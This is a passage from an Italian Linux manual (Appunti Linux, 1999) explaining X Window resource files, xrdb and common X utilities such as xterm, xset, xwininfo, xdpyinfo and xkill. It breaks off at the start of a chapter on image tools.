### 63.2.2 Risorse predefinite

Di norma, la directory `/usr/X11R6/lib/X11/app-defaults/` contiene una serie di file, ognuno riferito a un programma particolare, per il quale vengono dichiarati i valori predefiniti delle risorse di sua competenza al suo interno.

I nomi di questi file sono abbastanza simili a quelli dei programmi a cui si riferiscono. Tuttavia, per sapere esattamente come viene identificato un programma per ciò che riguarda le sue risorse occorre consultare la sua documentazione.

> I file delle risorse possono contenere dei commenti: il punto esclamativo (**`!`**) viene utilizzato come l'inizio di una riga da ignorare.

### 63.2.3 ˜/.Xdefaults

Oltre ai file contenuti all'interno di `/usr/X11R6/lib/X11/app-defaults/` è possibile predisporre un file generalizzato di impostazione delle risorse. Di solito si tratta di `~/.Xdefaults`. Questo file può essere scritto sfruttando le stesse tecniche di precompilazione dei linguaggi di programmazione più recenti.[1]

Oltre al normale commento indicato attraverso il punto esclamativo, si può utilizzare la forma del linguaggio C: **`/* ... */`**, segnalando così l'inizio e la fine del commento.

- **`#define`** ⟨*entità*⟩

  Definisce un'entità, ovvero una sorta di variabile booleana che conta solo in quanto esistente o meno.

- **`#ifdef`** ⟨*entità*⟩

  Se una certa entità è stata definita, esegue le righe seguenti fino a **`#endif`**.

- **`#ifndef`** ⟨*entità*⟩

  Se una certa entità non è stata definita, esegue le righe seguenti fino a **`#endif`**.

- **`#else`**

  Viene usato sia da **`#ifdef`** che da **`#ifndef`** per indicare le righe da eseguire in caso la condizione non si sia verificata.

- **`#endif`**

  Viene usato sia da **`#ifdef`** che da **`#ifndef`** per terminare una struttura condizionale.

- **`#include`** ⟨*file*⟩

  Include il contenuto del file indicato, in corrispondenza di quel punto.

- **`/*`** ⟨*istruzioni*⟩ **`*/`**

  Commenta le istruzioni racchiuse in questo modo.

#### Esempi

Quello che segue è l'esempio di un pezzo del contenuto di un file `~/.Xdefaults`.

```
! Commentare la riga seguente se lo schermo è di grandi dimensioni.
#define SCHERMO_PICCOLO

#ifdef SCHERMO_PICCOLO
XTerm*geometry: =80x25+1+1
#else
```

[1] Infatti, prima di essere elaborato, viene analizzato normalmente dal preprocessore **`cpp`**.

```
XTerm*geometry: =100x40+1+1
#endif

! Mi piace la calcolatrice verde.
XCalc*background: green
! Voglio una barra del titolo differente.
XCalc*title: Calcolatrice
```

Come si vede, se viene dichiarata l'entità **SCHERMO_PICCOLO**, viene definita una geometrica normale per il programma **XTerm**, altrimenti si usa una dimensione di 100x40. Per commentare la definizione dell'entità, si può fare come nell'esempio seguente:

```
! Commentare la riga seguente se lo schermo è di grandi dimensioni.
/* #define SCHERMO_PICCOLO */
```

### 63.2.4 ~/.Xresources

All'interno dello script `~/.xinitrc` si incontrano di solito, tra le altre, le righe seguenti.

```
userresources=$HOME/.Xresources
sysresources=/usr/X11R6/lib/X11/xinit/.Xresources

if [ -f $sysresources ]; then
    xrdb -merge $sysresources
fi

if [ -f $userresources ]; then
    xrdb -merge $userresources
fi
```

In pratica, se esiste il file `/usr/X11R6/lib/X11/xinit/.Xresources` viene eseguito il programma **xrdb** con l'opzione **-merge**, utilizzando il contenuto di questo file. Quindi, se esiste il file `~/.Xresources` viene eseguito lo stesso programma **xrdb** utilizzando anche il contenuto di quest'ultimo file.
Di conseguenza, il file `/usr/X11R6/lib/X11/xinit/.Xresources` deve essere considerato come il luogo in cui definire la configurazione generale, mentre `~/.Xresources` è quello in cui ogni utente può collocare le proprie personalizzazioni.

| |
|---|
| Di solito questo file non è presente; il file `~/.Xdefaults` svolge già questo compito. |

### 63.2.5 $ xrdb

`xrdb [`⟨*opzioni*⟩`] [`⟨*file*⟩`]`

**xrdb** (*X Resources DataBase*) permette di leggere o modificare le impostazioni delle risorse. Viene usato normalmente per leggere il contenuto di un file e aggiornare di conseguenza l'impostazione corrente delle risorse.
Vedere *xrdb(1)*

#### Alcune opzioni

`-merge`

Aggiunge le impostazioni ottenute dal file indicato.

`-query`

Permette di ottenere un listato delle impostazioni attive.

#### Esempi

`$` **`xrdb -merge ./risorse`**

Aggiunge il contenuto del file `./risorse` alle impostazioni attuali delle risorse.

### 63.2.6 –xrm

`-xrm` ⟨*risorsa*⟩

La maggior parte dei programmi per X accetta anche questa opzione, eventualmente ripetuta più volte nella stessa riga di comando, per definire una proprietà attraverso una risorsa. Questo permette di definire delle caratteristiche senza intervenire su file di configurazione, senza dover richiamare il programma **xrdb** e senza interferire sugli altri programmi eventualmente avviati successivamente.

Esempi

`$` **`xcalc -xrm '*background: gold'`**

Avvia **xrdb** con un colore dorato per lo sfondo. Vengono usati gli apici singoli per evitare che la shell tenti di interpretare l'asterisco.

`$` **`xcalc -xrm '*background: gold' -xrm '*foreground: red'`**

Avvia **xrdb** con un colore dorato per lo sfondo e con un colore rosso per il primo piano.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# X: programmi di utilità

Una serie di programmi di utilità facilita e rende confortevole l'utilizzo di X. La tabella 64.1 elenca i programmi a cui si accenna in questo capitolo.

| Programma | Descrizione |
|---|---|
| xterm | Terminale. |
| nxterm | Terminale. |
| rxvt | Terminale. |
| xclipboard | Facilita le operazioni di taglia-copia-incolla. |
| xlsfonts | Elenco dei tipi di carattere. |
| xfontsel | Visualizzazione dell'aspetto dei tipi di carattere. |
| xfd | Mappa dei caratteri. |
| xwininfo | Informazioni su una finestra. |
| xdpyinfo | Informazioni sulla stazione grafica. |
| xset | Imposta alcune caratteristiche del server. |
| xsetroot | Imposta le caratteristiche della finestra principale. |
| xbiff | Avvisa della presenza di messaggi di posta elettronica. |
| xclock | Orologio configurabile. |
| xcalc | Calcolatrice. |

Tabella 64.1: Alcuni programmi di utilità di X.

## 64.1 Terminale

Il primo programma da dover conoscere quando si utilizza X è quello che consente di gestire un terminale a caratteri attraverso una finestra. Il programma utilizzato normalmente per questo scopo è **`xterm`** che tra tutti è il più completo. In alternativa si possono usare programmi simili, a volte con meno funzionalità (come **`nxterm`** e **`rxvt`**), in modo da non sprecare inutilmente risorse.

Il comportamento di un terminale a finestra non è esattamente uguale a quello di una console; ci si accorge subito che i soliti programmi non rispondono alla tastiera nello stesso modo cui si era abituati. Quando ciò accade, vale almeno la pena di provare tutti i programmi di terminale a finestra a disposizione, per determinare quale si comporta nel modo più confacente alle proprie esigenze.

La sintassi semplificata di **`xterm`**, **`nxterm`** e **`rxvt`** è la seguente:

`xterm [`⟨*opzioni*⟩`] [-e `⟨*programma*⟩` [`⟨*opzioni*⟩`]]`

`nxterm [`⟨*opzioni*⟩`] [-e `⟨*programma*⟩` [`⟨*opzioni*⟩`]]`

`rxvt [`⟨*opzioni*⟩`] [-e `⟨*programma*⟩` [`⟨*opzioni*⟩`]]`

Quando il programma viene avviato senza l'opzione **`-e`**, viene eseguito quanto contenuto nella variabile **`SHELL`** e se manca viene utilizzato `/bin/sh`.

Se invece si utilizza l'opzione **`-e`**, si può specificare il programma da eseguire nella finestra. Ciò può essere utile per preparare dei comandi già pronti all'interno di menu di altri programmi o del gestore di finestre stesso.

Una cosa importante da sottolineare è che le dimensioni della geometria di una finestra di terminale si esprimono in caratteri e non in punti come si fa di solito.

Esempi

`$` **`xterm -font 5x8 -geometry =132x30+0+0`**

Avvia una finestra di terminale utilizzando caratteri molto piccoli con una dimensione di 30 righe per 132 colonne, posizionata a partire dall'angolo superiore sinistro dello schermo.

`$` **`xterm -e top`**

Avvia una finestra di terminale di dimensioni predefinite (80x25) con il programma **`top`**. Quando l'esecuzione di **`top`** viene conclusa, la finestra del terminale si chiude.

## 64.2 Clipboard

Il server X offre un modesto supporto alla gestione delle operazioni di taglia-copia-incolla. Si tratta esclusivamente delle stringhe (alfanumeriche), per cui tutto si limita alla possibilità di copiare una parte di testo da una finestra di terminale a un'altra.

L'operazione di copia avviene utilizzando il mouse, premendo il tasto sinistro e trascinando in modo da evidenziare il testo desiderato. Per incollare in un'altra applicazione occorre fare in modo che questa passi in primo piano (cioè che la sua finestra diventi quella attiva), poi basta premere il secondo tasto (normalmente è quello centrale) e il testo viene inserito come se venisse digitato, a partire dalla posizione del cursore.[1][2]

Ci sono anche altri modi per evidenziare un testo, ma quello che conta è che il testo selezionato per la copia deve rimanere evidenziato fino al momento in cui si intende incollare quel testo.

Molti programmi sono in grado di utilizzare questo servizio offerto da X, ma non tutti, specialmente quelli nati per essere compatibili con sistemi operativi molto differenti. Alcuni programmi hanno la necessità di gestire in proprio le funzionalità relative alle operazioni di taglia-copia-incolla, soprattutto quando si tratta di testo formattato, immagini e altro. In questi casi, vengono utilizzati dei meccanismi di comunicazione tra i processi indipendenti dal sistema. Di conseguenza, possono comunicare tra loro solo i processi predisposti per quel particolare sistema di comunicazione. Questo dovrebbe chiarire il motivo per cui il trasferimento di informazioni tra un'applicazione e l'altra, attraverso operazioni di taglia-copia-incolla, funziona solo in alcune situazioni e tra particolari gruppi di programmi.

## 64.2.1 $ xclipboard

`xclipboard [`⟨*opzioni*⟩`]`

**`xclipboard`** è un programma che facilita l'utilizzo del servizio di taglia-copia-incolla fornito dal server X. Si tratta di una serie di pagine su cui è possibile scrivere e incollare del testo attraverso il meccanismo normale di X.





Figura 64.1: **`xclipboard`** permette di utilizzare un'area transitoria per il taglia-copia-incolla.

Sotto questo aspetto si tratta di niente di più che una specie di programma per la creazione e modifica di testo. Tuttavia, l'accorgimento della gestione di pagine separate lo rende più pratico per l'uso del taglia-copia-incolla.

Il programma mostra un menu molto semplice composto da alcune voci:

- **`Quit`** termina l'esecuzione;
- **`Delete`** svuota il contenuto della pagina attiva;
- **`New`** crea una nuova pagina;
- **`Save`** salva la pagina corrente in un file di testo normale;
- **`Next`** visualizza la pagina successiva;
- **`Prev`** visualizza la pagina precedente.

Per incollare del testo in un'applicazione, utilizzando quanto conservato con questo programma, si deve selezionare la pagina che interessa e poi si deve evidenziare il testo desiderato. Quindi si incolla nel modo solito.

[1] Quando non si dispone di un mouse a tre tasti, oppure se il tasto centrale non funziona, si ottiene la funzione del tasto centrale con la pressione simultanea dei due tasti funzionanti.

[2] Per incollare del testo all'interno di un'applicazione VI, occorre prima attivare la modalità di inserimento, altrimenti VI utilizzerà il testo incollato come una serie di comandi. Lo stesso ragionamento vale ovviamente anche per altri programmi che possono utilizzare i caratteri normali sia come testo da inserire che come comandi da eseguire.

## 64.3 Caratteri

Nel capitolo introduttivo a X si è accennato all'organizzazione dei nomi delle fonti tipografiche (usate per la visualizzazione sullo schermo). In particolare, quando i programmi fanno riferimento a una fonte, è consentito normalmente l'uso di simboli jolly (o metacaratteri). Si tratta dell'asterisco e del punto interrogativo e hanno lo stesso significato che gli si attribuisce quando vengono usati per i nomi dei file: l'asterisco corrisponde a qualunque sequenza di caratteri, mentre il punto interrogativo corrisponde a un solo carattere qualsiasi.

Quando attraverso la riga di comando si deve fare riferimento a un modello, cioè un nome che fa uso di simboli jolly, è bene ricordare che la shell interpreta questi simboli se non vengono protetti. Nel caso delle shell derivate da quella di Bourne, basta racchiudere il nome tra apici singoli.

La maggior parte dei programmi, quando deve fare riferimento a una fonte tipografica attraverso la riga di comando, riconosce l'opzione **`-font`** ⟨*tipo-di-carattere*⟩ (abbreviabile anche con **`-fn`**).

### 64.3.1 $ xlsfonts

`xlsfonts` [⟨*opzioni*⟩]

**`xlsfonts`** elenca le fonti tipografiche a disposizione in base a quanto specificato attraverso le opzioni. L'opzione più importante è **`-font`** ⟨*modello*⟩, attraverso la quale è possibile indicare un gruppo di fonti.

Esempi

`$` **`xlsfonts`**

Elenca tutte le fonti tipografiche a disposizione.

`$` **`xlsfonts -font '*'`**

Esattamente come nell'esempio precedente, solo che viene indicato espressamente un modello che si riferisce a tutte le fonti tipografiche.

`$` **`xlsfonts -font '-courier-*'`**

Elenca tutte le fonti tipografiche il cui nome inizia per **`-courier-`**.

### 64.3.2 $ xfontsel

`xfontsel` [⟨*opzioni*⟩]

**`xfontsel`** è un programma che consente di conoscere quali sono le fonti tipografiche a disposizione. È comodo da usare, soprattutto perché fornisce la possibilità di selezionare la fonte attraverso la specificazione delle caratteristiche desiderate per mezzo di un sistema di menu.





Figura 64.2: Attraverso **`xfontsel`** si possono visualizzare i tipi di carattere a disposizione.

### 64.3.3 $ xfd

`xfd` [⟨*opzioni*⟩] `-font` ⟨*tipo-di-carattere*⟩

**`xfd`** visualizza l'aspetto e la codifica di una fonte tipografica che deve essere determinata obbligatoriamente dalle opzioni. Di conseguenza, l'utilizzo dell'opzione **`-font`** è obbligatoria.

## 64.4 Informazioni sulle finestre e sul server

Le informazioni sullo stato di una finestra possono essere utili sia a titolo diagnostico, sia per poter riprodurre le stesse condizioni attraverso la configurazione di opzioni o di risorse.





Figura 64.3: Attraverso **`xfd`** si può visualizzare l'insieme di caratteri corrispondente a una certa fonte tipografica.

Le informazioni su un server possono essere interessanti, in particolare quando vengono richieste a distanza.

## 64.4.1 $ xwininfo

`xwininfo [`⟨*opzioni*⟩`]`

**`xwininfo`** permette di avere tutte le notizie possibili su una finestra determinata. Emette il risultato attraverso lo standard output, quindi conviene avviare questo programma da una finestra di terminale, se non si intende ridirigere l'output.

Alcune opzioni

`-id` ⟨*identificatore-della-finestra*⟩

Permette di indicare esplicitamente la finestra della quale si vogliono le informazioni, attraverso il codice esadecimale che l'identifica.

`-root`

Emette le informazioni sulla finestra principale cioè la superficie grafica su cui si collocano le finestre normali.

`-int`

Richiede che gli identificatori delle finestre siano emessi in forma decimale, mentre normalmente vengono mostrati in esadecimale.

`-children`

Emette l'indicazione della finestra principale, di quella genitrice e delle figlie di quella specificata. Permette quindi di avere una visione della dipendenza che c'è tra le finestre, con particolare attenzione alle figlie.

`-tree`

Emette l'indicazione della finestra principale, di quella genitrice, delle figlie e delle successive, ricorsivamente. Funziona in maniera simile all'opzione **`-children`**, con la differenza che mostra tutte le discendenze.

`-stats`

Emette molte informazioni riferite alla finestra. Corrisponde al comportamento predefinito, quando non si specificano opzioni.

`-all`

Emette tutte le informazioni possibili.

Esempi

$ **xwininfo**[ *Invio* ]

```
xwininfo: Please select the window about which you
          would like information by clicking the
          mouse in that window.
```

Il programma invita a utilizzare il mouse per indicare una finestra della quale si vogliono conoscere le informazioni.

```
xwininfo: Window id: 0x2000002 "rxvt"

  Absolute upper-left X:  272
  Absolute upper-left Y:  165
  Relative upper-left X:  0
  Relative upper-left Y:  0
  Width: 494
  Height: 329
  Depth: 8
  Visual Class: PseudoColor
  Border width: 0
  Class: InputOutput
  Colormap: 0x26 (installed)
  Bit Gravity State: ForgetGravity
  Window Gravity State: NorthWestGravity
  Backing Store State: NotUseful
  Save Under State: no
  Map State: IsViewable
  Override Redirect State: no
  Corners:  +272+165  -34+165  -34-106  +272-106
  -geometry 80x25-29+143
```

### 64.4.2 $ xdpyinfo

`xdpyinfo [`⟨*opzioni*⟩`]`

**`xdpyinfo`** permette di avere tutte le informazioni possibili su un particolare server X, eventualmente anche remoto.

Alcune opzioni

`-display` ⟨*identificatore-del-server*⟩

Permette di definire esplicitamente le coordinate necessarie a raggiungere il server che si desidera interrogare.

Esempi

$ **xdpyinfo dinkel.brot.dg:0**[ *Invio* ]

```
name of display:    dinkel.brot.dg:0.0
version number:    11.0
vendor string:    The XFree86 Project, Inc
vendor release number:    3200
maximum request size:  4194300 bytes
motion buffer size:  256
bitmap unit, bit order, padding:    32, LSBFirst, 32
image byte order:    LSBFirst
number of supported pixmap formats:    2
supported pixmap formats:
```

```
    depth 1, bits_per_pixel 1, scanline_pad 32
    depth 8, bits_per_pixel 8, scanline_pad 32
keycode range:    minimum 9, maximum 117
focus:  window 0x1800002, revert to Parent
number of extensions:    15
    BIG-REQUESTS
    DOUBLE-BUFFER
    MIT-SCREEN-SAVER
    MIT-SHM
    MIT-SUNDRY-NONSTANDARD
    RECORD
    SHAPE
    SYNC
    XC-MISC
    XFree86-DGA
    XFree86-Misc
    XFree86-VidModeExtension
    XInputExtension
    XKEYBOARD
    XTEST
default screen number:    0
number of screens:    1

screen #0:
  dimensions:    800x600 pixels (271x203 millimeters)
  resolution:    75x75 dots per inch
  depths (2):    1, 8
  root window id:    0x2a
  depth of root window:    8 planes
  number of colormaps:    minimum 1, maximum 1
  default colormap:    0x26
  default number of colormap cells:    256
  preallocated pixels:    black 0, white 1
  options:    backing-store YES, save-unders YES
  largest cursor:    64x64
  current input event mask:    0x58003d
    KeyPressMask             ButtonPressMask          ButtonReleaseMask
    EnterWindowMask          LeaveWindowMask          SubstructureNotifyMask
    SubstructureRedirectMask PropertyChangeMask
  number of visuals:    6
  default visual id:  0x20
  visual:
    visual id:    0x20
    class:    PseudoColor
    depth:    8 planes
    available colormap entries:    256
    red, green, blue masks:    0x0, 0x0, 0x0
    significant bits in color specification:    6 bits
  visual:
    visual id:    0x21
    class:    DirectColor
    depth:    8 planes
    available colormap entries:    8 per subfield
    red, green, blue masks:    0x7, 0x38, 0xc0
    significant bits in color specification:    6 bits
...
```

Il listato che si ottiene è molto lungo, ma le informazioni più importanti possono essere ritrovate nella prima parte. In particolare si nota la dimensione (800x600), la risoluzione (75x75 dpi), la profondità di colori (8 bit) e di conseguenza il numero di colori a disposizione (256).

## 64.5 Impostazione dello schermo

La configurazione del funzionamento dello schermo riguarda il tipo di interazione tra l'utente e i programmi (tastiera, mouse, salva-schermo), e il tipo di superficie grafica, ovvero la finestra principale.

### 64.5.1 $ xset

`xset [⟨opzioni⟩]`

**`xset`** permette di definire e leggere una grande quantità di impostazioni che riguardano la stazione grafica (il server X). Le opzioni particolari di questo programma non utilizzano il trattino tradizionale, o quantomeno non nel modo solito. Quando l'utente che ha impostato la configurazione termina la sua sessione di lavoro attraverso un *logout*, tutto torna al suo valore precedente.

Alcune opzioni

`-display` ⟨*identificatore-del-server*⟩

Permette di definire esplicitamente le coordinate necessarie a raggiungere il server su cui si desidera intervenire.

`b` {⟨*volume*⟩ ⟨*tono*⟩ ⟨*durata*⟩} | {`on`|`off`}

Definisce il suono dell'avvisatore acustico. Utilizzando gli argomenti **`on`** oppure **`off`** si attiva o si disattiva l'avvisatore acustico.

`m [`{⟨*accelerazione*⟩ `[`⟨*soglia*⟩`]`} | `default ]`

Permette di definire il valore di accelerazione e di soglia dello spostamento del dispositivo di puntamento. Se non viene indicato alcun valore, oppure se viene utilizzato l'argomento **`default`**, si ripristinano le impostazioni predefinite. L'accelerazione può essere stabilita utilizzando un valore intero e genera uno spostamento pari al suo valore moltiplicato per la velocità effettiva dello spostamento, quando questa supera il valore di soglia specificato. In pratica, se lo spostamento è al di sotto della soglia, il movimento del puntatore è lento, se questa viene superata, lo spostamento risulta accelerato.

`r [on|off]`

Abilita o disabilita la ripetizione del tasto premuto a lungo.

`s [`{⟨*durata-inattività*⟩ `[`⟨*durata-esposizione*⟩`]`} | ⟨*parola-chiave*⟩ `]`

Questa opzione permette l'utilizzo di due argomenti numerici o di una parola chiave. Lo scopo è quello di configurare il comportamento del salva-schermo, o *screen saver*. La durata di inattività rappresenta il tempo, in secondi, che deve trascorrere prima che si attivi il salva-schermo; la durata di esposizione riguarda il caso in cui si utilizzi un'immagine al posto dello schermo nero, e rappresenta il tempo in cui questa può rimanere ferma. Segue l'elenco e la descrizione delle parole chiave.

- **`default`**
  Pone tutti i valori a quanto stabilito in modo predefinito.
- {**`on`**|**`off`**}
  Attiva o disattiva la modalità.
- {**`blank`**|**`noblank`**}
  In alcuni sistemi, non è possibile o non si desidera oscurare completamente lo schermo. **`blank`** utilizza l'oscuramento, mentre **`noblank`** utilizza un'immagine e in tal caso si fa uso della durata di esposizione per sapere quanto tempo questa immagine può stare ferma.
- **`activate`**
  Attiva immediatamente il salva-schermo.
- **`reset`**
  Disattiva il salva-schermo se è attivo.

`q`

Permette di ottenere le informazioni relative a tutte le impostazioni a cui può accedere **`xset`**.

Esempi

```
$ xset b 100 1000 100
```

Imposta un suono acuto e breve per l'avvisatore acustico.

```
$ xset m 10 5
```

Imposta un mouse veloce.

$ **xset m 4 2**

Imposta un mouse normale.

$ **xset s 30 s blank**

Fissa la durata di attesa per l'attivazione del salva-schermo a 30 secondi e stabilisce che deve trattarsi di uno schermo nero.

---

$ **xset q**[*Invio*]

```
Keyboard Control:
  auto repeat:  on    key click percent:  0    LED mask:  00000000
  auto repeat delay:  500    repeat rate:  5
  auto repeating keys:  00feffffdffffbbf
                        fa9fffffffdf3d00
                        0000000000000000
                        0000000000000000
  bell percent:  100    bell pitch:  200    bell duration:  1000
Pointer Control:
  acceleration:  4/1    threshold:  4
Screen Saver:
  prefer blanking:  yes    allow exposures:  yes
  timeout:  30    cycle:  1
  suspend time:  900    off time:  1800
Colors:
  default colormap:  0x26    BlackPixel:  0    WhitePixel:  1
Font Path:
  /usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/
Bug Mode: compatibility mode is disabled
```

Visualizza la configurazione corrente.

### 64.5.2 $ xsetroot

`xsetroot [`⟨*opzioni*⟩`]`

**xsetroot** permette di gestire le caratteristiche della, finestra principale, *root*, ovvero la superficie grafica su cui si appoggiano le finestre normali.

Alcune opzioni

`-display` ⟨*identificatore-del-server*⟩

Permette di definire esplicitamente le coordinate necessarie a raggiungere il server su cui si desidera intervenire.

`-def`

Ripristina l'impostazione predefinita.

`-cursor` ⟨*file-puntatore*⟩ ⟨*file-maschera*⟩

Permette di definire un'immagine diversa per il puntatore che appare quando questo si trova sulla superficie della finestra principale (*root*). Per realizzare questi file si può usare il programma **bitmap** (vedere *bitmap(1)*), e in particolare, il file della maschera è opportuno sia completamente nero.

`-bitmap` ⟨*immagine-bitmap*⟩

Permette di definire una piccola immagine da usare ripetitivamente come fondale.

`-gray | -grey`

Rende lo sfondo grigio.

`-solid` ⟨*colore*⟩

Definisce il colore dello sfondo.

Esempi

$ **xsetroot -solid gold**

Colora lo sfondo con la tinta **gold**.

## 64.6 Andamento dell'utilizzo del sistema

Il controllo dell'utilizzo delle risorse di sistema può essere fatto attraverso programmi molto semplici che però hanno il pregio dell'immediatezza espressiva.

### 64.6.1 $ xidle

`xidle [⟨opzioni⟩]`

**`xidle`** consente di visualizzare un grafico dell'inattività di sistema.

### 64.6.2 $ xload

`xload [⟨opzioni⟩]`

**`xload`** consente di visualizzare un grafico del carico di sistema.

### 64.6.3 $ xmem

`xmem [⟨opzioni⟩]`

**`xmem`** consente di visualizzare un grafico della memoria disponibile.

## 64.7 Eliminazione di applicazioni

A volte si ha la necessità di concludere l'esecuzione di un'applicazione in modo più o meno violento perché questa è sfuggita al controllo. Di solito, per ottenere questo risultato, si utilizza l'invio di un segnale attraverso una shell. Quando si tratta di applicazioni per X si può utilizzare una tecnica in più: si comunica al server di terminare la connessione con l'applicazione che si desidera concludere. Ciò si può ottenere attraverso una funzione fornita dal gestore di finestre o da un programma apposito: **`xkill`**.

### 64.7.1 $ xkill

`xkill [⟨opzioni⟩]`

**`xkill`** permette di eliminare un programma funzionante in una finestra del sistema grafico X. Quando viene utilizzato senza argomenti, **`xkill`** trasforma il puntatore in un'immagine speciale (solitamente si tratta di un teschio nero) e permette di indicare direttamente la finestra da eliminare. Basta un clic e si ottiene il risultato.

## 64.8 Utilità varie

Alcuni programmi, per quanto semplici, sono di grande utilità, e per questo è opportuno conoscerne almeno l'esistenza.

### 64.8.1 $ xbiff

`xbiff [⟨opzioni⟩]`

**`xbiff`** è un programma molto semplice che si limita ad avvisare quando il file utilizzato per ricevere la posta elettronica risulta contenere qualcosa. Il programma è altamente configurabile, sia attraverso le opzioni che attraverso le risorse. In particolare, vale la pena di considerare l'opzione **`-file`** *⟨file⟩*, con cui si può indicare a **`xbiff`** di controllare un file differente rispetto a quello predefinito.




Figura 64.4: **`xbiff`** quando il file della posta elettronica è vuoto.

Alcuni gestori di finestre forniscono già questo tipo di informazione; in questi casi non serve utilizzare **`xbiff`**.





Figura 64.5: **`xbiff`** quando ci sono messaggi di posta elettronica.

### 64.8.2 $ xclock

`xclock [⟨`*opzioni*`⟩]`

**`xclock`** è un programma molto semplice che si occupa di visualizzare l'ora. Dal momento che è possibile visualizzare l'ora in modo digitale (numerico), l'opzione **`-font`** ha significato e può essere utile per cambiare l'aspetto dei caratteri.





Figura 64.6: **`xclock -digital -font '-adobe-times-bold-i-*--24-*'`**

Alcune opzioni

`-analog`

Mostra l'ora in modo analogico.

`-digital`

Mostra l'ora in forma numerica.

Alcune risorse

`*analog: {on|off}`

Mostra l'ora in modo analogico (**`on`**) oppure digitale (**`off`**).

Alcuni gestori di finestre forniscono già un orologio attraverso i loro componenti; in questi casi non serve utilizzare **`xclock`**.[3]

### 64.8.3 $ xcalc

`xcalc [⟨`*opzioni*`⟩]`

**`xcalc`** è una calcolatrice semplice e potente. Il suo funzionamento è abbastanza intuitivo, se non si desidera utilizzare la notazione polacca inversa, ma si tratta di un programma altamente configurabile ed eventualmente vale la pena di consultare la documentazione originale: *xcalc(1)*.

Alcune opzioni

`-rpn`

Imposta l'aspetto e il funzionamento secondo la notazione polacca inversa.

Alcune risorse

`*rpn: {on|off}`

Imposta o annulla l'aspetto e il funzionamento secondo la notazione polacca inversa.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

[3]Esistono almeno altri due programmi per visualizzare l'ora: **`oclock`** e **`rclock`**.

# X: gestione delle immagini

La prima cosa che si desidera fare quando si dispone di un ambiente grafico, quale è X, è quella di poter disegnare ed elaborare immagini. I primi programmi che permettevano di fare queste cose, appartenendo al software libero, sono stati un po' strani e non uniformi tra loro per quanto riguarda il loro utilizzo. Attualmente, le cose stanno cambiando, ma conviene comunque tenere conto anche dei programmi più vecchi, che possono essere utili in situazioni particolari.

La tabella 65.1 elenca i programmi a cui si accenna in questo capitolo. Per la precisione si fa riferimento ai nomi degli eseguibili.

| Programma | Descrizione |
|---|---|
| xwd | Cattura lo schermo. |
| xwud | Visualizza le immagini catturate da **`xwd`**. |
| xgrab | Cattura lo schermo e salva in vari formati. |
| xloadimage | Visualizza e modifica i file di immagine. |
| xpaint | Disegno e fotoritocco. |
| gimp | Disegno e fotoritocco. |
| ee | Visualizza e modifica i file di immagine. |
| convert | Converte i file di immagini. |
| mogrify | Converte i file di immagini. |
| animate | Visualizza un'animazione. |
| import | Cattura una porzione dello schermo. |
| display | Visualizzazione e fotoritocco. |
| xanim | Visualizza un'animazione. |

Tabella 65.1: Alcuni programmi applicativi per la gestione delle immagini.

## 65.1 Cattura dallo schermo

Per preparare documentazione tecnica su applicativi per X è indispensabile poter catturare delle immagini dallo schermo stesso. I programmi che permettono di fare questo potrebbero avere un limite nella profondità di colori delle immagini; in generale non dovrebbero esserci problemi quando si opera con una profondità di 8 bit (256 colori).

### 65.1.1 $ xwd

`xwd [`⟨*opzioni*⟩`]`

**`xwd`** permette di catturare delle immagini dallo schermo di X. L'immagine ottenuta viene emessa attraverso lo standard output, di conseguenza, questo viene ridiretto quasi sempre, ovvero viene trattato attraverso una pipeline. Quando il programma viene avviato, appare immediatamente un puntatore particolare e basta fare un clic sulla finestra che si intende catturare.

Alcune opzioni

